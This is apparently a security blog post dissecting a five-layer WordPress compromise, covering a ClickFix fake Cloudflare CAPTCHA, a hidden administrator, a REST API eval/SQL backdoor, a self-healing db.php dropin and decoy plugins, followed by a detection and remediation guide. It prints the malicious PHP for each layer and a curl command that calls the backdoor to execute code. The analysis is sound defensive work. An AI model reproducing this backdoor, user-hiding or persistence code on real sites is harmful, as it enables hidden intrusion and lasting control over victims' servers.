
I ran wp user list --role=administrator. Three admins came back, all legitimate. I checked the wp_users table directly with SQL. Four rows. There was an administrator that WordPress’s own CLI couldn’t see.
That invisible user was just one layer of a five-layer compromise that included a fake Cloudflare CAPTCHA tricking visitors into running malicious commands, a REST API backdoor with eval() and raw SQL execution, a self-healing persistence mechanism that rebuilds deleted malware from the database, and 36 fake plugin directories providing cover. Here’s how each layer worked and why this attack is unusually difficult to detect.
The Visible Symptom: ClickFix
The site owner reported that visitors were seeing a Cloudflare verification page asking them to “Verify you are human.” It looked exactly like a legitimate Cloudflare challenge — same fonts, same layout, same checkbox animation. But when a visitor clicked the checkbox, instead of completing a CAPTCHA, the page copied a malicious PowerShell command to their clipboard and instructed them to press Win+R, paste, and hit Enter.
This is ClickFix — a social engineering technique that abuses the trust users have in familiar security UIs. The fake CAPTCHA page was being injected into every page load for non-admin visitors via WordPress’s wp_footer hook.
Layer 1: The Injection Engine
The ClickFix payload was delivered by a rogue plugin with a generated name following the pattern {adjective}-{noun}-{noun}-{4hex}. The plugin’s single PHP file contained the injection logic:
// Hooks into wp_footer with high priority to load last
add_action('wp_footer', 'render_widget_cache', 92239);

function render_widget_cache() {
    // Skip injection for admins, editors, authors, bots, AJAX, cron, REST
    if (current_user_can('edit_posts')) return;
    if (defined('DOING_AJAX') || defined('DOING_CRON') || defined('REST_REQUEST')) return;
    if (preg_match('/bot|crawl|spider|slurp/i', $_SERVER['HTTP_USER_AGENT'])) return;

    // Check visitor cookies to avoid repeat injection
    if (isset($_COOKIE['_cf_verified']) || isset($_COOKIE['_wp_perf_ok'])) return;

    // Load Base64-encoded JS payload from wp_options
    global $wpdb;
    $cfg = $wpdb->get_var(
        "SELECT option_value FROM {$wpdb->options}
         WHERE option_name = 'wp_0899e252b1_cfg'"
    );

    if ($cfg) {
        echo '<script>' . base64_decode($cfg) . '</script>';
    }
}
Several things stand out here. The priority 92239 ensures the script loads after all legitimate footer content. The cookie checks (_cf_verified, _wp_perf_ok) prevent repeat injection for the same visitor — once you’ve been served the fake CAPTCHA, you won’t see it again, making it harder to reproduce during investigation. And the payload itself isn’t stored in the plugin file — it’s a Base64-encoded blob living in wp_options, fetched at runtime.
The decoded JavaScript (7.2 KB) constructed a pixel-perfect Cloudflare challenge overlay, complete with animated checkbox, progress spinner, and clipboard hijacking via the navigator.clipboard API.
Layer 2: The Phantom Admin
This is where the attack gets interesting. The attacker created a rogue administrator account with a benign-looking username like developer and an email address using the site’s own domain. But this user was invisible — it didn’t appear in the WordPress admin panel’s Users page, didn’t show up in wp user list, and wouldn’t appear in any plugin that queries users through WordPress’s standard APIs.
The hiding mechanism was a must-use plugin (mu-plugins/widget-cache.php) that hooked into WordPress’s user query system:
// Hook into every user query to filter out the rogue admin
add_action('pre_user_query', function($query) {
    global $wpdb;
    $hidden_user_id = 21; // The rogue admin's ID

    // Inject a WHERE clause that excludes the hidden user
    $query->query_where .= $wpdb->prepare(
        " AND {$wpdb->users}.ID != %d", $hidden_user_id
    );
});

// Also modify the user count in the admin panel
add_filter('views_users', function($views) {
    // Recalculate counts excluding the hidden user
    // so the admin panel total matches the visible list
    global $wpdb;
    $hidden_id = 21;

    foreach ($views as $role => $view) {
        // Decrement the count displayed in each role tab
        if (preg_match('/\((\d+)\)/', $view, $matches)) {
            $count = intval($matches[1]);
            $user_roles = get_userdata($hidden_id)->roles;
            if ($role === 'all' || in_array(str_replace('administrator', 'administrator', $role), $user_roles)) {
                $new_count = max(0, $count - 1);
                $views[$role] = preg_replace('/\(\d+\)/', "($new_count)", $view);
            }
        }
    }
    return $views;
});
The pre_user_query hook fires before every user database query in WordPress. By appending AND wp_users.ID != 21 to every query’s WHERE clause, the rogue admin is filtered out at the database level. WordPress literally cannot see the user — not in the admin panel, not in WP-CLI, not through any plugin that uses WP_User_Query.
The views_users filter is a clever touch: it adjusts the user count displayed in the admin panel tabs (All, Administrator, Editor, etc.) so the numbers are consistent with the filtered list. Without this, an admin might notice that the “All (4)” tab only shows 3 users — a discrepancy that could trigger investigation.
The only way to find this user is to query the database directly, bypassing WordPress entirely:
SELECT ID, user_login, user_email, user_registered
FROM wp_users
WHERE ID NOT IN (
    SELECT user_id FROM wp_usermeta
    WHERE meta_key = 'wp_capabilities'
    AND meta_value NOT LIKE '%administrator%'
);

+----+-------------+---------------------------+---------------------+
| ID | user_login  | user_email                | user_registered     |
+----+-------------+---------------------------+---------------------+
|  1 | admin       | admin@example.com         | 2019-03-15 08:22:11 |
| 21 | developer   | developer@www.example.com | 2026-06-07 10:42:04 |
+----+-------------+---------------------------+---------------------+
Notice the email format: developer@www.example.com with the www. prefix. This is a fingerprint of automated account creation — the script pulled the site URL from get_site_url() which included the www subdomain.
Layer 3: The REST API Backdoor
The same mu-plugin that hid the rogue admin also registered a custom WordPress REST API endpoint. This gave the attacker a fully authenticated remote command execution interface that blended into WordPress’s legitimate REST API surface:
add_action('rest_api_init', function() {
    register_rest_route('_core_version_check_hash', '/verify', [
        'methods' => 'POST',
        'callback' => 'handle_api_request',
        'permission_callback' => '__return_true',
    ]);
});

function handle_api_request($request) {
    // Authenticate via custom header
    $token = $request->get_header('X-WP-Session');
    $valid_prefix = substr('94196df3c0207e0960442a320ca5e2bc', 0, 16);

    if ($token !== $valid_prefix) {
        return new WP_Error('forbidden', 'Invalid session', ['status' => 403]);
    }

    $mode = $request->get_param('mode');
    $payload = $request->get_param('data');

    switch ($mode) {
        case 'eval':
            ob_start();
            eval(base64_decode($payload));
            return ['output' => ob_get_clean()];

        case 'sql':
            global $wpdb;
            $results = $wpdb->get_results(base64_decode($payload));
            return ['output' => $results];
    }
}
The namespace _core_version_check_hash is designed to look like a WordPress core internal endpoint. The authentication uses a custom X-WP-Session header checked against the first 16 characters of a hardcoded MD5 hash — not WordPress’s nonce system. This means the backdoor works regardless of WordPress authentication state.
Two execution modes are available:
evalmode — executes arbitrary PHP code. Full server access: file operations, process execution, network requests.sqlmode — executes arbitrary SQL queries against the WordPress database. Read, write, delete — no restrictions.
An attacker can reach this endpoint with a single curl command:
curl -X POST https://example.com/wp-json/_core_version_check_hash/verify \
  -H "X-WP-Session: 94196df3c0207e09" \
  -d "mode=eval&data=$(echo 'system("id");' | base64)"
Layer 4: Self-Healing via db.php
This is the persistence mechanism that makes this attack particularly resilient. WordPress has a lesser-known feature: if a file named db.php exists in wp-content/, WordPress loads it as a “database dropin” — a custom database abstraction layer that replaces WordPress’s default wpdb class. It’s loaded by wp-settings.php on every request, before plugins, before themes, before everything.
The attacker placed a malicious db.php (21.8 KB) in wp-content/. Its primary function was self-healing:
// db.php - Loaded on EVERY WordPress request by wp-settings.php
// Before any plugin, theme, or security tool can intervene

$mu_target = WP_CONTENT_DIR . '/mu-plugins/widget-cache.php';

if (!file_exists($mu_target)) {
    // The mu-plugin has been deleted - rebuild it from the database
    try {
        // Connect directly via PDO (bypasses WordPress entirely)
        $dsn = 'mysql:host=' . DB_HOST . ';dbname=' . DB_NAME;
        $pdo = new PDO($dsn, DB_USER, DB_PASSWORD);

        $stmt = $pdo->prepare(
            "SELECT option_value FROM wp_options
             WHERE option_name = '_core_version_check_hash'"
        );
        $stmt->execute();
        $payload = $stmt->fetchColumn();

        if ($payload) {
            // Decode and write the mu-plugin back to disk
            $code = base64_decode($payload);
            @mkdir(WP_CONTENT_DIR . '/mu-plugins', 0755, true);
            @file_put_contents($mu_target, $code);
        }
    } catch (Exception $e) {
        // Silently fail - don't expose the mechanism
    }
}
Follow the logic: on every HTTP request, before WordPress even finishes bootstrapping, db.php checks whether widget-cache.php exists in mu-plugins/. If it doesn’t — because a security tool quarantined it, or an admin manually deleted it — the dropin connects to the database via raw PDO (not through WordPress), reads a 97 KB Base64-encoded payload from wp_options, decodes it, and writes the mu-plugin back to disk.
This creates a regeneration loop:
Every HTTP Request
    |
    v
wp-settings.php loads wp-content/db.php
    |
    v
db.php checks: does mu-plugins/widget-cache.php exist?
    |
    +-- YES --> do nothing, continue normal WordPress load
    |
    +-- NO  --> connect to MySQL via PDO
              |
              v
              read _core_version_check_hash from wp_options
              |
              v
              base64_decode() --> write to mu-plugins/widget-cache.php
              |
              v
              widget-cache.php is back. With all its backdoors.
              Next request, it auto-loads as an mu-plugin.
The use of PDO instead of WordPress’s $wpdb is significant. The db.php dropin is the database abstraction layer — WordPress’s $wpdb hasn’t been initialized yet when this code runs. The attacker has to use PDO to query the database at this stage of the bootstrap process.
The db.php Trap
There’s a critical side effect that makes cleanup dangerous. A legitimate db.php dropin is supposed to provide WordPress’s database abstraction layer. This malicious version does not — it runs the self-healing logic and then exits without providing the wpdb class. On some requests, this causes WordPress to fail with “Error establishing a database connection” — not because the database is down, but because the abstraction layer that WordPress expects was replaced with malware.
This means that simply deleting db.php actually fixes a bug — WordPress falls back to its built-in database handler. But if you delete db.php without also cleaning the database payload, you’ve only killed one half of the persistence mechanism. The attacker can re-deploy db.php through the REST API backdoor (if the mu-plugin is still alive) or through the rogue admin account (if it hasn’t been removed).
The Database Payload
The _core_version_check_hash option in wp_options stored 97,744 bytes of Base64-encoded PHP — the entire widget-cache.php source code. A duplicate copy was stored under _site_compatibility_data_wcfg as a fallback. Both option names were deliberately chosen to look like WordPress core options that even experienced administrators would skip during a database audit.
The full set of malicious wp_options entries:
SELECT option_name, LENGTH(option_value) as size
FROM wp_options
WHERE option_name IN (
    '_core_version_check_hash',
    '_site_compatibility_data_wcfg',
    'wp_0899e252b1_cfg',
    '_wp_theme_compat_718175affdbd',
    '_tds_stats',
    '_wp_site_activity',
    '_wp_session_tokens_data'
);

+-------------------------------------+--------+
| option_name                         | size   |
+-------------------------------------+--------+
| _core_version_check_hash            |  97744 |  -- Base64 mu-plugin payload
| _site_compatibility_data_wcfg       |  97744 |  -- Duplicate (fallback)
| wp_0899e252b1_cfg                   |   7272 |  -- ClickFix JS payload
| _wp_theme_compat_718175affdbd       |   1492 |  -- XOR-encoded config
| _tds_stats                          |    692 |  -- Traffic tracking data
| _wp_site_activity                   |    337 |  -- Login surveillance
| _wp_session_tokens_data             |   1575 |  -- Exfiltrated sessions
+-------------------------------------+--------+
The _tds_stats entry is particularly revealing. It contained a TDS (Traffic Distribution System) tracking log with impression and redirect counts dating back three months — proving the infection had been active and serving malicious content for that entire period without detection.
Layer 5: The Decoy Army
The attacker created 36 rogue plugin directories in wp-content/plugins/, all following the same naming pattern: {adjective}-{noun}-{noun}-{4hex}. Names like advanced-security-analytics-5cf0, smart-cache-enhancer-cd1a, ultra-resource-engine-9157. Each directory contained a single zero-byte PHP file matching the directory name.
$ ls wp-content/plugins/ | grep -E '^[a-z]+-[a-z]+-[a-z]+-[0-9a-f]{4}$' | head -10
advanced-asset-scanner-9b4c
advanced-render-booster-8fa9
advanced-security-analytics-5cf0
auto-security-engine-adbd
cloud-database-analytics-2f5d
cloud-resource-analytics-5f56
core-content-engine-379a
essential-render-analytics-fac6
fast-layout-enhancer-bd3c
fast-media-loader-f6d4

$ find wp-content/plugins/advanced-asset-scanner-9b4c/ -type f
wp-content/plugins/advanced-asset-scanner-9b4c/advanced-asset-scanner-9b4c.php

$ wc -c wp-content/plugins/advanced-asset-scanner-9b4c/advanced-asset-scanner-9b4c.php
0
These serve multiple purposes:
- Signal noise — a scanner that flags 36 “suspicious” empty plugins will drown the analyst in false positives, potentially causing them to dismiss the findings as a misconfiguration rather than a compromise
- Payload staging — the zero-byte files are placeholders. The REST API backdoor or the mu-plugin can populate any of them on demand with actual malware payloads
- Plugin concealment — the mu-plugin also hooks into
all_pluginsandupdate_pluginsto hide these directories from the WordPress admin panel and prevent WordPress from checking them for updates
Additionally, 49 zero-byte files named .class-wp-cache.php (hidden dotfiles) were scattered across uploads subdirectories, and 4 zero-byte stubs were placed in mu-plugins/ alongside the active backdoor.
The Concealment Stack
What sets this attack apart is how aggressively it hides from WordPress’s own introspection tools. The mu-plugin implements a comprehensive concealment layer:
// Hide rogue plugins from the admin panel's plugin list
add_filter('all_plugins', function($plugins) {
    $hidden = ['smart-database-manager-0724-e877/smart-database-manager-0724-e877.php'];
    // Also hide all {adjective}-{noun}-{noun}-{4hex} pattern plugins
    foreach ($plugins as $path => $data) {
        if (preg_match('/^[a-z]+-[a-z]+-[a-z]+-[0-9a-f]{4}\//', $path)) {
            $hidden[] = $path;
        }
    }
    return array_diff_key($plugins, array_flip($hidden));
});

// Prevent WordPress from checking hidden plugins for updates
add_filter('site_transient_update_plugins', function($value) {
    if (isset($value->response)) {
        foreach (array_keys($value->response) as $plugin) {
            if (preg_match('/^[a-z]+-[a-z]+-[a-z]+-[0-9a-f]{4}\//', $plugin)) {
                unset($value->response[$plugin]);
            }
        }
    }
    return $value;
});

// Hide the mu-plugin from Site Health debug info
add_filter('debug_information', function($info) {
    if (isset($info['wp-mu-plugins']['fields'])) {
        unset($info['wp-mu-plugins']['fields']['widget-cache.php']);
    }
    return $info;
});
The result: from inside the WordPress admin panel, the site looks completely clean. No suspicious plugins in the plugin list. No rogue users in the user list. No unexpected mu-plugins in Site Health. Every diagnostic tool that relies on WordPress’s filter system reports a healthy site.
The .user.ini Persistence Layer
Beyond the five main layers, the attacker also deployed a .user.ini file in the document root with a PHP auto_prepend_file directive:
auto_prepend_file = /path/to/webroot/.wp-config-cache.phpThis forces PHP-FPM to include the specified file before every PHP script, even before WordPress’s index.php. At the time of investigation, the target file was zero bytes — likely a stub waiting to be populated. But the .user.ini directive itself is a persistence risk: PHP-FPM caches .user.ini values for 300 seconds (via user_ini.cache_ttl). Even after deleting the file, the directive remains active for up to 5 minutes.
This is a cleanup trap. If you delete the target PHP file referenced in auto_prepend_file without first removing .user.ini, PHP will fatal-error on every request: Failed opening required '.wp-config-cache.php'. The correct remediation order is:
- Delete
.user.inifirst (removes the directive) - Wait 300 seconds for the PHP-FPM cache to expire
- Then delete the referenced PHP file
Getting this wrong causes an immediate site-wide 500 error that lasts until the cache TTL expires — a five-minute outage window where every page on the site returns a white screen.
The Full Attack Architecture
                        +-----------------------+
                        | Rogue Admin (ID 21)   |
                        | Hidden via             |
                        | pre_user_query hook    |
                        +-----------+-----------+
                                    |
                                    | Can re-deploy everything
                                    | through WP admin panel
                                    |
+-------------------+    +----------v-----------+    +--------------------+
| .user.ini         |    | mu-plugins/          |    | REST API Backdoor  |
| auto_prepend_file |    | widget-cache.php     |    | /wp-json/_core_... |
| (PHP-FPM level)   |    | (12.5 KB)            |    | eval() + SQL modes |
+-------------------+    |                      |    +--------------------+
                         | - Admin hiding       |
                         | - Plugin hiding      |
                         | - REST API backdoor  |
                         | - Self-concealment   |
                         +----------+-----------+
                                    ^
                                    | Rebuilds if deleted
                                    |
                         +----------+-----------+
                         | wp-content/db.php    |
                         | Self-healing dropin  |
                         | (21.8 KB)            |
                         |                      |
                         | Reads payload from   |
                         | wp_options via PDO    |
                         +----------+-----------+
                                    ^
                                    | Base64 payload (97 KB)
                                    |
                         +----------+-----------+
                         | wp_options            |
                         | 7 malicious rows      |
                         | - Backdoor payload    |
                         | - ClickFix JS         |
                         | - XOR config          |
                         | - TDS tracking        |
                         | - Session tokens      |
                         +-----------------------+
                                    |
                                    v
+-------------------+    +---------------------+    +--------------------+
| 36 rogue plugin   |    | ClickFix plugin     |    | 49 .class-wp-cache |
| directories       |    | Hooks wp_footer     |    | .php stubs in      |
| (zero-byte stubs) |    | Serves fake CAPTCHA |    | uploads dirs       |
+-------------------+    +---------------------+    +--------------------+
Remediation: The Correct Kill Order
This attack requires simultaneous elimination of all layers. The order matters:
Step 1: Back Up Evidence
Before touching anything, dump all malicious database records and copy all malicious files to an evidence directory outside the webroot. Once you delete, these are gone.
Step 2: Kill the Database Layer
-- Remove ALL malicious wp_options entries
DELETE FROM wp_options
WHERE option_name IN (
    '_core_version_check_hash',
    '_site_compatibility_data_wcfg',
    'wp_0899e252b1_cfg',
    '_wp_theme_compat_718175affdbd',
    '_tds_stats',
    '_wp_site_activity',
    '_wp_session_tokens_data'
);

-- Remove the rogue plugin from active_plugins
-- (Requires careful serialized array manipulation)
Step 3: Kill the File Layer (Correct Order)
- Delete
.user.inifirst (wait 300s for PHP-FPM cache expiry before removing its target) - Delete
wp-content/db.php(the self-healing dropin) - Delete
wp-content/mu-plugins/widget-cache.phpand all zero-byte mu-plugin stubs - Delete the ClickFix plugin directory and all 35 rogue plugin directories
- Delete all
.class-wp-cache.phpstubs from uploads - Delete the
.wp-config-cache.phpstub (only after.user.inicache has expired)
Step 4: Verify
# Confirm db.php is gone (WordPress falls back to built-in handler)
ls wp-content/db.php 2>&1
# ls: cannot access 'wp-content/db.php': No such file or directory

# Confirm no malicious options remain
mysql -e "SELECT option_name FROM wp_options
          WHERE option_name LIKE '_core_%'
             OR option_name LIKE '_site_compat%'
             OR option_name LIKE 'wp_%_cfg'"

# Confirm the phantom admin is visible now (no more hiding hooks)
wp user list --role=administrator
# Should now show ALL admins including the rogue one
Detection Guide
If you suspect a similar infection, here’s what to check:
Check for phantom admins
# Compare WP-CLI user count with raw SQL count
wp user list --role=administrator --format=count
mysql -e "SELECT COUNT(*) FROM wp_users u
          JOIN wp_usermeta m ON u.ID = m.user_id
          WHERE m.meta_key = 'wp_capabilities'
          AND m.meta_value LIKE '%administrator%'"

# If SQL returns more than WP-CLI, you have a hidden user
Check for db.php dropin
# This file should NOT exist on a standard WordPress install
ls -la wp-content/db.php

# If it exists, check if it provides the wpdb class or just runs code
grep -c 'class wpdb' wp-content/db.php
# Legitimate db.php (like HyperDB): contains wpdb class
# Malicious db.php: 0 matches
Check wp_options for oversized entries
SELECT option_name, LENGTH(option_value) as size
FROM wp_options
WHERE LENGTH(option_value) > 10000
  AND option_name NOT IN ('active_plugins','sidebars_widgets',
      'cron','rewrite_rules','theme_mods_%')
  AND option_name NOT LIKE '%\_transient\_%'
ORDER BY size DESC
LIMIT 20;
Check for .user.ini directives
# Look for auto_prepend_file or auto_append_file in any .user.ini
find /path/to/webroot -name ".user.ini" -exec grep -l "auto_prepend\|auto_append" {} \;
Check for pre_user_query hooks
# Search for code that modifies user queries
grep -rl "pre_user_query" wp-content/ --include="*.php"
# Legitimate results: some membership plugins
# Suspicious results: files in mu-plugins/, random plugin names
Why This Matters
This attack exploits a fundamental assumption in WordPress security: that WordPress’s own APIs are trustworthy. When an admin opens the Users page and sees three legitimate accounts, they trust that listing. When WP-CLI reports no suspicious plugins, they trust the output. When Site Health shows a clean mu-plugins directory, they close the tab and move on.
But every one of those tools queries through WordPress’s filter system — and the malware controls the filters. The attacker doesn’t need to compromise the tools themselves. They just need to sit between the tool and the data.
The db.php dropin adds another dimension. WordPress designed this hook for legitimate database abstraction (plugins like HyperDB use it for multi-database setups). But because it loads before any security plugin, before any WAF, before WordPress’s own authentication system, it’s the perfect place for pre-boot persistence. By the time any security tool activates, the self-healing has already run.
The lesson: if you’re investigating a WordPress compromise, never trust what WordPress tells you about itself. Query the database directly. Check the filesystem directly. The malware is designed to be invisible to the very platform it’s running on.